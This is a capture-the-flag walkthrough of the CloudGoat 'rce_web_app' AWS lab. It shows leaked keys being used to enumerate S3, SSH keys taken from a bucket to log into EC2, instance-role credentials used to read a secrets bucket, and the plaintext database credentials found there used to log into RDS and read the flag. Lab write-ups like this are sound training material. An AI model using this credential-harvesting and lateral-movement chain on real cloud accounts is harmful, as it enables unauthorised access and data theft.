Cloudgoat – RCE_WEB_APP(LaRa)


Analysis Name: LEE WON HUI

DATE: 2024/08/13

```
aws configure --profile McDuck
```


Use the McDuck keys generated during scenario deployment. Run the command below and follow prompts to set up a McDuck profile in the AWS CLI.

Like Lara, we can list 3 buckets. However, access to "cg-logs" and "cg-secret" buckets is denied. Use the following command to list the contents of the "cg-keystore" bucket.



The image below displays the output from the previous command showing what appear to be SSH keys in the “cg-keystore” bucket.

The next step is to download these files and examine what else we can find. Execute the following commands on your local machine to create a directory for the cloudgoat and cloudgoat.pub files and download them for potential later use.



Now that we've examined S3, we should look at EC2. Run the following command to see if there are any EC2 instances McDuck can list.

```
"NetworkInterfaces": [
    {
        "Association": {
            "IpOwnerId": "amazon",
            "PublicDnsName": "[redacted]",
            "PublicIp": "[redacted]"
        },
        "Attachment": {
            "AttachTime": "2024-08-13T05:18:00+00:00",
            "AttachmentId": "eni-attach-027264ada1501ed2b",
            "DeleteOnTermination": true,
            "DeviceIndex": 0,
            "Status": "attached",
            "NetworkCardIndex": 0
        },
        "Description": "",
        "Groups": [
            {
                "GroupName": "cg-ec2-ssh-rce_web_app_[redacted]",
                "GroupId": "sg-045056c313b7bc8ad"
            },
            {
                "GroupName": "cg-ec2-http-rce_web_app_[redacted]",
                "GroupId": "sg-066093b4c4039deb5"
            }
```


We've identified an EC2 instance with a public IP in a group suggesting possible SSH access. The Lara and McDuck attack paths converge here. Use either Lara's generated SSH private key or McDuck's discovered key to attempt an SSH connection to the instance's public IP.

```
┌──(client04㉿kali)-[~/aws-study/cloudgoat]
└─$ ssh -i [redacted] ubuntu@[redacted]
Warning: Identity file [redacted] not accessible: No such file or directory.
The authenticity of host '[redacted] ([redacted])' can't be established.
ED25519 key fingerprint is SHA256:[redacted].
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[redacted]' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/client04/.ssh/id_ed25519':
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1103-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 17 16:41:01 UTC 2024

  System load:  0.0               Processes:           101
  Usage of /:   24.8% of 7.57GB   Users logged in:     0
  Memory usage: 25%               IP address for eth0: 10.0.10.184
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Infrastructure is not enabled.

7 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

116 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at
https://ubuntu.com/18-04


To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-0-10-184:~$
```

We've gained remote root access to the EC2 instance. Finding nothing significant locally, we'll now check the instance's AWS access. Install the AWS CLI on the EC2 instance to repeat our earlier enumeration.

```
ubuntu@ip-10-0-10-184:~$ sudo apt-get install awscli
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following additional packages will be installed:
  docutils-common fontconfig fontconfig-config fonts-dejavu-core fonts-droid-fallback fonts-noto-mono ghostscript groff gsfonts hicolor-icon-theme
  imagemagick imagemagick-6-common imagemagick-6.q16 libavahi-client3 libavahi-common-data libavahi-common3 libcairo2 libcups2 libcupsfilters1
  libcupsimage2 libdatrie1 libdjvulibre-text libdjvulibre21 libfftw3-double3 libfontconfig1 libgomp1 libgraphite2-3 libgs9 libgs9-common libharfbuzz0b
  libice6 libijs-0.35 libilmbase12 libjbig0 libjbig2dec0 libjpeg-turbo8 libjpeg8 liblcms2-2 liblqr-1-0 libltdl7 libmagickcore-6.q16-3
  libmagickcore-6.q16-3-extra libmagickwand-6.q16-3 libnetpbm10 libopenexr22 libpango-1.0-0 libpangocairo-1.0-0 libpangoft2-1.0-0 libpaper-utils
  libpaper1 libpixman-1-0 libsm6 libthai-data libthai0 libtiff5 libwebp6 libwebpdemux2 libwebpmux3 libwmf0.2-7 libxaw7 libxcb-render0 libxcb-shm0 libxmu6
  libxpm4 libxrender1 libxt6 netpbm poppler-data psutils python3-botocore python3-dateutil python3-docutils python3-jmespath python3-olefile python3-pil
  python3-pygments python3-roman python3-rsa python3-s3transfer sgml-base x11-common xml-core
Suggested packages:
  fonts-noto ghostscript-x imagemagick-doc autotrace cups-bsd | lpr | lprng enscript ffmpeg gimp gnuplot grads graphviz hp2xx html2ps libwmf-bin mplayer
  povray radiance sane-utils texlive-base-bin transfig ufraw-batch xdg-utils cups-common libfftw3-bin libfftw3-dev liblcms2-utils inkscape libjxr-tools
  libwmf0.2-7-gtk poppler-utils fonts-japanese-mincho | fonts-ipafont-mincho fonts-japanese-gothic | fonts-ipafont-gothic fonts-arphic-ukai
  fonts-arphic-uming fonts-nanum docutils-doc fonts-linuxlibertine | ttf-linux-libertine texlive-lang-french texlive-latex-base texlive-latex-recommended
  python-pil-doc python3-pil-dbg ttf-bitstream-vera sgml-base-doc debhelper
The following NEW packages will be installed:
  awscli docutils-common fontconfig fontconfig-config fonts-dejavu-core fonts-droid-fallback fonts-noto-mono ghostscript groff gsfonts hicolor-icon-theme
  imagemagick imagemagick-6-common imagemagick-6.q16 libavahi-client3 libavahi-common-data libavahi-common3 libcairo2 libcups2 libcupsfilters1
  libcupsimage2 libdatrie1 libdjvulibre-text libdjvulibre21 libfftw3-double3 libfontconfig1 libgomp1 libgraphite2-3 libgs9 libgs9-common libharfbuzz0b
  libice6 libijs-0.35 libilmbase12 libjbig0 libjbig2dec0 libjpeg-turbo8 libjpeg8 liblcms2-2 liblqr-1-0 libltdl7 libmagickcore-6.q16-3
  libmagickcore-6.q16-3-extra libmagickwand-6.q16-3 libnetpbm10 libopenexr22 libpango-1.0-0 libpangocairo-1.0-0 libpangoft2-1.0-0 libpaper-utils
  libpaper1 libpixman-1-0 libsm6 libthai-data libthai0 libtiff5 libwebp6 libwebpdemux2 libwebpmux3 libwmf0.2-7 libxaw7 libxcb-render0 libxcb-shm0 libxmu6
  libxpm4 libxrender1 libxt6 netpbm poppler-data psutils python3-botocore python3-dateutil python3-docutils python3-jmespath python3-olefile python3-pil
  python3-pygments python3-roman python3-rsa python3-s3transfer sgml-base x11-common xml-core
0 upgraded, 83 newly installed, 0 to remove and 10 not upgraded.
Need to get 33.4 MB of archives.
After this operation, 160 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
```

Install awscli

```
ubuntu@ip-10-0-10-184:~$ aws s3 ls
2024-08-13 05:11:14 cg-keystore-s3-bucket-rce-web-app-[redacted]
2024-08-13 05:11:14 cg-logs-s3-bucket-rce-web-app-[redacted]
2024-08-13 05:11:14 cg-secret-s3-bucket-rce-web-app-[redacted]
```

No profile configuration is needed as the AWS CLI automatically uses keys from the EC2 Metadata service. Run a command to view accessible buckets. We can now access the "cg-secret-s3" bucket. Use another command to list its contents.

```
ubuntu@ip-10-0-10-184:~$ aws s3 ls s3://cg-secret-s3-bucket-rce-web-app-[redacted] --recursive
2024-08-13 05:11:18        282 db.txt
ubuntu@ip-10-0-10-184:~$ aws s3 cp s3://cg-secret-s3-bucket-rce-web-app-[redacted]/db.txt - | cat
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is def
initely in breach of our security policies!!!!

DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
Laraubuntu@ip-10-0-10-184:~$
```

The output of this command is pictured below.

Copy the discovered file to your EC2 instance's working directory. Inspect its contents to reveal database credentials. Next, check for any running DB instances where these credentials might be used.

```
Laraubuntu@ip-10-0-10-184:~$ aws rds describe-db-instances --region us-east-1
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-rce-web-app-[redacted]",
            "DBInstanceClass": "db.t3.micro",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "cloudgoat",
            "Endpoint": {
                "Address": "cg-rds-instance-rce-web-app-[redacted].cz4iiya64ire.us-east-1.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
```

We've confirmed the RDS database location, which matches our discovered credentials (MasterUsername and DBName). Now, we'll attempt to connect to the database using the following command.

```
ubuntu@ip-10-0-10-184:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-[redacted].cz4iiya64ire.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.23 (Ubuntu 10.23-0ubuntu0.18.04.2), server 12.19)
WARNING: psql major version 10, server major version 12.
         Some psql features might not work.
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=> 
```

```
cloudgoat=> \dt
               List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=> select * from sensitive_information;
         name          |           value
-----------------------+---------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
```

The final step is to list tables and find the flag in the connected database. Execute specific commands in psql while connected to the RDS instance to list tables and reveal the flag. The "Super-secret-passcode" is your flag. Congratulations on completing the